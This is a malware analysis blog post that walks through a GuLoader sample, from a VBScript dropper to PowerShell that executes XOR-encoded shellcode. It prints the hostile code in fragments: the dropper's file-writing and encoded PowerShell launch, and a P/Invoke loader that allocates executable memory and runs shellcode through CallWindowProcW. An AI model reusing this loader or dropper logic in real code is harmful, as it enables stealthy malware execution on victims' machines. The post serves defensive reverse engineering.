GuLoader Executing Shellcode Using Callback Functions

forensicitguy.github.io/guloader-executing-shellcode-callbacks/

January 27, 2022

By *Tony Lambert*
Posted *2022-01-27* Updated *2022-03-28* *10 min* read

I personally despise trying to analyze shellcode, but shellcode is becoming more common in malware of all types. From Metasploit and Cobalt Strike to GuLoader, loads of malicious tools include shellcode as injectable payloads to make detection harder. In today's post I want to look at one of the most recent iterations of GuLoader and how it deploys its shellcode. If you want to play along at home, the sample I'm analyzing is in MalwareBazaar here: https://bazaar.abuse.ch/sample/dcc73a1351b6b79d48f7b42a96edfb142ffe46f896e1ab9f412a615b1edd7c9b/

Triaging the First Stage

For the first stage, MalwareBazaar says its a VBScript file, so we've already got a decent hypothesis on the file type. We can go ahead and confirm with `file` and `xxd`. Sure enough, it looks like we're dealing with a text file, and the first few bytes of the text file looks like they might be a VBScript comment prepended with a `'` character.

```
remnux@remnux:~/cases/guloader$ file remittence.vbs
remittence.vbs: ASCII text, with CRLF line terminators

remnux@remnux:~/cases/guloader$ xxd remittence.vbs | head
00000000: 2767 656e 6b61 6c64 656c 7320 556e 6d65  'genkaldels
Unme
00000010: 7769 6e67 6239 204e 6575 726f 6e64 6536  wingb9
Neuronde6
00000020: 204b 726f 7033 2042 6172 6265 7269 206d   Krop3
Barberi m
00000030: 6973 7265 2066 7269 6d20 554e 4143 2048  isre frim
UNAC H
00000040: 594c 4550 4920 4d41 4c54 4e49 4e20 4752  YLEPI
MALTNIN GR
00000050: 4144 2048 4f4c 4f53 5920 4272 7569 6e73  AD HOLOSY
Bruins
00000060: 6875 2064 656d 756c 2049 4e47 4956 4545  hu demul
INGIVEE
00000070: 5520 504f 5354 4e41 5445 4e20 5649 4e44  U POSTNATEN
VIND
00000080: 454e 5355 4e44 204b 7572 6461 6974 3320  ENSUND
Kurdait3
00000090: 5448 4f4d 534f 4e41 4e54 2053 7562 7275  THOMSONANT
Subru
```

Looking at the details from `exiftool`, the size of the file stands out. Weighing in at 80 KiB, the script likely contains some binary/EXE content embedded inside. 673 lines of code, it’s a pretty decently-sized script. So let’s dive in!

```
remnux@remnux:~/cases/guloader$ exiftool
remittence.vbs
ExifTool Version Number         : 12.30
File Name                       : remittence.vbs
Directory                       : .
File Size                       : 80 KiB
File Modification Date/Time     : 2022:01:25 01:07:38-
05:00
File Access Date/Time           : 2022:01:24 21:43:55-
05:00
File Inode Change Date/Time     : 2022:01:24 20:11:16-
05:00
File Permissions                : -rw-r--r--
File Type                       : TXT
File Type Extension             : txt
MIME Type                       : text/plain
MIME Encoding                   : us-ascii
Newlines                        : Windows CRLF
Line Count                      : 673
Word Count                      : 3409
```

Examining the VBScript Code

Immediately on the first few lines of the script we can see several lines of VBScript comments. Usually comments are for code documentation (heh, right?) but in this case the adversary decided to put in some garbage code. This sort of thing is usually intended to stump static detection rules, lower AV detection rates, and slow down malware analysis. After a quick glance at the comment lines, there's nothing that really tells me that we need to keep them, so we can just ignore or delete them.

```
'genkaldels Unmewingb9 Neuronde6 Krop3 Barberi misre frim UNAC HYLEPI MALTNIN
GRAD HOLOSY Bruinshu demul INGIVEEU POSTNATEN VINDENSUND Kurdait3 THOMSONANT
Subrules BRUGSGA Usselhed Fakt Waughtsfo Udmugning NONPRO NONDEFER MUDDERGRFT
bondsla Bros europapa
'Bebrejd Blevins DRABS EDDA Uberrt2 TILLIGGEND Nedisni1 Unrefulg Tsum AGRA
Renderne
'Darvon FORLDREKN Vasalsta faaspointe Numselea9 Speedw TVANGL Ejert stymieds
Writ6 liquefy Censedspe4 MEANDR BOWLINGEN bassetters yokoonop visuals
Platingbyg5 SKARNB Bygningsfe Pulli Farve baasetm klejne
'INDTRDELSE HJEMM Fortjenst Nsvi sirdar FORMAL Progra2 airworth Axometrybl6
Stan6 OBLIGATI Ineffi Unsa Conven Bisulfate AKUPUNKT preadjust SIDE Pels2
antilethar manch ALDERLIN Nimmedvor
```

Next up in the code we have a simple sleep timer right after some variables get defined. The script sleeps for 2000 milliseconds before moving on to the next stage.

```
Dim sired, objExec,
strLine
Dim MyFile,teststr

F = timer
Wscript.Sleep 2000
G = timer
If G > F then
```

Down in the next section the adversary decides to set the `sired` and `CCA` variables multiple times in a row. No idea why they do it like this, maybe they also hit the save button in MS Office multiple times for safety. The `sired` variable contains a Wscript shell object and `CCA` contains a file system object for file writing.

```
set sired = CreateObject("Wscript.Shell")
Set CCA =
CreateObject("S"+"cripting.FileSystemObject")
set sired = CreateObject("Wscript.Shell")
Set CCA =
CreateObject("S"+"cripting.FileSystemObject")
set sired = CreateObject("Wscript.Shell")
Set CCA =
CreateObject("S"+"cripting.FileSystemObject")
```

And now we get into the good meat of the script. The `Fotografe6` variable is built over multiple lines and contains what loks like a hex string. I don't see a traditional `MZ` header represented as `4D5A` in hex, but it could be further obfuscated somehow. We'll just have to watch and see how the script uses it.

```
Fotografe6 = Fotografe6 & "81ED000300006 ...
EF9F10408E"
Fotografe6 = Fotografe6 & "4166620BE8491 ...
62D3219DF4"
```

The `clabbering` variable, just like the previous one, is built over multiple lines. In this case it appears to be base64 code because once we feed some of the chunks into CyberChef with the "From Base64" it decodes into valid text.

```
clabbering = clabbering & "IwBBAEkAUgBFA ...
AGEAbgB0AG"
clabbering = clabbering & "kAdAB5AHIAbwAg ...
bABrAG8AI"
clabbering = clabbering & "ABuAG8AbgBtAGE ...
AbwBpAHMA"
clabbering = clabbering & "IABVAG4AdgBlAG ...
MASABVAFQ"
```

Now that we have an idea of the materials being manipulated in the script, let's see how the script uses them. The next chunk of code looks like it's building a PowerShell command. At this point I'm thinking the base64 chunk of text in `clabbering` above will likely be fed into

PowerShell for execution. `Fotografe6` looks like it gets fed into a `baggrun()` and `lugsai()` function. Since `shellPath` contains a file path and the string `ISO-8859-1` refers to encoding, my hypothesis is that `lugsai()` writes the contents of `Fotografe6` to disk. Let's go confirm that.

```
TMP1 = "%"+"TEMP%"
MyFile =  sired.ExpandEnvironmentStrings("%windir%") &
"\SysWOW64\WindowsPowerShell\v1.0\powershell.exe"
Fotografe6 = baggrun(Fotografe6)
shellPath = sired.ExpandEnvironmentStrings(TMP1) & "\Champag6.dat"
lugsai shellPath,Fotografe6,"ISO-8859-1"
```

The `lugsai()` function looks like it works with an ADODB.Stream object, picks a character set, opens a file, and writes text to disk. So far it looks like our hypothesis was correct.

```
Function lugsai(NONN, UNDEGRAD,
Lathesme1)
  Dim BinaryStream
  ADO = "ADODB.Stream"
  Set BinaryStream =
CreateObject(ADO)
  BinaryStream.Type = 2
  BinaryStream.CharSet = Lathesme1
  BinaryStream.Open
  BinaryStream.WriteText UNDEGRAD
  BinaryStream.SaveToFile NONN, 2
End Function
```

The `baggrun()` function looks like it works with the hex string in `Fotografe6`. The function walks through the hex string and checks for “ZZZ” values. If it doesn’t find them it just outputs the hex string.

```
Function baggrun(h)
        For i = 1 To len(h) step 2
        if ChrW("&H" & mid(h,i,2)) = "ZZZ" then
Wscript.Sleep(1)
        baggrun = baggrun + ChrW("&H" & mid(h,i,2))
        Next
End Function
```

And now the script starts making some movement outside of itself. The `-EncodedCommand` string here indicates we’re likely going to see a PowerShell command with a base64 chunk of code. Sure enough, the base64 code in `clabbering` eventually gets used for the PowerShell command. So let’s

```
Set obj1 = CreateObject("Shell.Application")
max1=clabbering
RAVNEAGT = " -EncodedCommand " & chr(34) & max1 &
chr(34)

If CCA.FileExists(MyFile) = True then
 obj1.ShellExecute MyFile , RAVNEAGT ,"","",0
else
 obj1.ShellExecute "powershell.exe", RAVNEAGT
,"","",0
end if
```

PowerShell Executing Shellcode with .NET

After decoding the base64 in `clabbering` with CyberChef we can see some PowerShell code that gets executed. Just like the VBScript, the first line or two just contains a useless comment. Looking through the rest of the code there are also a few comments mingled among the useful stuff. For a bit more brevity I've gone ahead and removed comments from the code I show here. To slow down analysis some more, the adversary also threw in a bunch of `Test-Path` commands. None of them seemed to serve any function, so I removed them from the code here.

The first big chunk of PowerShell is an `Add-Type` cmdlet followed by some C# code. `Add-Type` allows you to import a .NET class DLL into memory to work with in PowerShell. When combined with the `-TypeDefinition`, you can provide some raw C# code that gets compiled into bytecode at runtime and loaded into PowerShell. In this case, the adversary defines a .NET class named `Ofayve1` that contains Platform Invoke (P/Invoke) code that allows the adversary to call native Win32 functions from .NET code.

```
Add-Type -TypeDefinition @"
using System;
using System.Runtime.InteropServices;
public static class Ofayve1
{
[DllImport("ntdll.dll")]public static extern int NtAllocateVirtualMemory(int
Ofayve6,ref Int32 Swat9,int Rasko8,ref Int32 Ofayve,int Metzerespe9,int
Ofayve7);
[DllImport("kernel32.dll")]public static extern IntPtr CreateFileA(string
BUTTERMA,uint Contra6,int undvrpieti,int Ofayve0,int Foldysy7,int Oboer8,int
BLUFF);
[DllImport("kernel32.dll")]public static extern int ReadFile(int Rasko80,uint
Rasko81,IntPtr Rasko82,ref Int32 Rasko83,int Rasko84);
[DllImport("user32.dll")]public static extern IntPtr CallWindowProcW(IntPtr
Rasko85,int Rasko86,int Rasko87,int Rasko88,int Rasko89);
}
"@
```

From here in, the adversary references that class/type to call Windows API functions. The first three are pretty self-explanatory and I'll put links to their documentation here:

- NtAllocateVirtualMemory
- CreateFileA
- ReadFile

When combined together, these functions read the contents of `Champag6.dat` and mapped them into memory at `$Ofayve3`. These contents included the hex string seen earlier, and my working hypothesis is that the file is some form of shellcode.

```
$Ofayve3=0;
$Ofayve9=1048576;
$Ofayve8=[Ofayve1]::NtAllocateVirtualMemory(-1,[ref]$Ofayve3,0,
[ref]$Ofayve9,12288,64)

$Ofayve2="$env:temp" + "\Champag6.dat"
$Ofayve4=[Ofayve1]::CreateFileA($Ofayve2,2147483648,1,0,3,128,0)
$Ofayve5=0;
[Ofayve1]::ReadFile($Ofayve4,$Ofayve3,26042,[ref]$Ofayve5,0)
[Ofayve1]::CallWindowProcW($Ofayve3, 0,0,0,0)
```


The final part of the script calls `CallWindowProcW`, which was unusual for me to see. I decided to get a little wild and do a Google search for “CallWindowProc shellcode” and ended up running across an interesting article on using function callbacks to run shellcode. Reading down the article, I could see some code that looks very similar to our sample:

```
CallWindowProc((WNDPROC)(char *)shellcode, (HWND)0, 0,
0, 0);
```

Sure enough, the GuLoader code above seems to match that callback article.

But is it GuLoader?

Honestly this is hard for me to tell. I largely trust the GuLoader tag in MalwareBazaar but it’s always good to have extra proof. When I open up the suspected shellcode in Ghidra there is some definite XOR activity going on.



```
void FUN_0000001c(void)

{
  code *pcVar1;
  int iVar2;
  int in_EDX;
  code *unaff_retaddr;

  iVar2 = 0;
  do {
    *(uint *)(unaff_retaddr + iVar2) = *(uint *)(unaff_retaddr + iVar2) ^ 0x6a8a4f58;
    iVar2 = iVar2 + 4;
  } while (iVar2 != in_EDX);
  (*unaff_retaddr)();
  FUN_0000001c();
  pcVar1 = (code *)swi(3);
  (*pcVar1)();
  return;
}
```

And when I use this little chunk of Python code, I can reverse that XOR:

```
def str_xor(data, key):
    for i in range(len(data)):
        data[i] ^= key[i % len(key)]
    return data

key  = bytearray(b'0x6a8a4f58')
data = bytearray(open('encoded_shellcode.bin',
'rb').read())
decoded = str_xor(data, key)
open("decoded_shellcode.bin", "wb").write(decoded)
```

Credit to https://reverseengineering.stackexchange.com/questions/11033/how-to-decrypt-data-in-binary-file-by-xor-operator-using-a-given-key-at-specific

The resulting shellcode gets some hits from `capa` as containing anti-VM and sandbox evasion measures.

```
remnux@remnux:~/cases/guloader$ capa -f sc32 dec_shellcode.bin
+-------------------------------------------------------+----------------------
------------+
| md5                      | 565eb36ab19132a4b963cc840febd24c
|
| sha1                     | 78dd372f6ed9962d0a0e3841675ab374235d2f94
|
| sha256                   |
82ec24bbf698d635f3e7bfbda89971518f010c8efde79fcd43a2805a0945850f |
| path                     | dec_shellcode.bin
|
+-------------------------------------------------------+----------------------
------------+

+-------------------------------------------------------+----------------------
------------+
| ATT&CK Tactic            | ATT&CK Technique
|
+-------------------------------------------------------+----------------------
------------+
| DEFENSE EVASION          | Virtualization/Sandbox Evasion::System Checks
T1497.001          |
+-------------------------------------------------------+----------------------
------------+
+-------------------------------------------------------+----------------------
------------+
| MBC Objective                 | MBC Behavior
|
+-------------------------------------------------------+----------------------
------------+
| ANTI-BEHAVIORAL ANALYSIS    | Virtual Machine Detection::Instruction Testing
[B0009.029]  |
+-------------------------------------------------------+----------------------
------------+

+-------------------------------------------------------+----------------------
------------+
| CAPABILITY                    | NAMESPACE
|
+-------------------------------------------------------+----------------------
------------+
| execute anti-VM instructions  | anti-analysis/anti-vm/vm-detection
|
+-------------------------------------------------------+----------------------
------------+
```

This is where I stopped my particular analysis. GuLoader is rather famous for anti-VM, anti-sandbox, anti-whatever, so I feel pretty satisfied with our progress so far. Given the shellcode capabilities and the face that GuLoader usually involves shellcode like this, I’m good with calling it GuLoader.

Thanks for reading!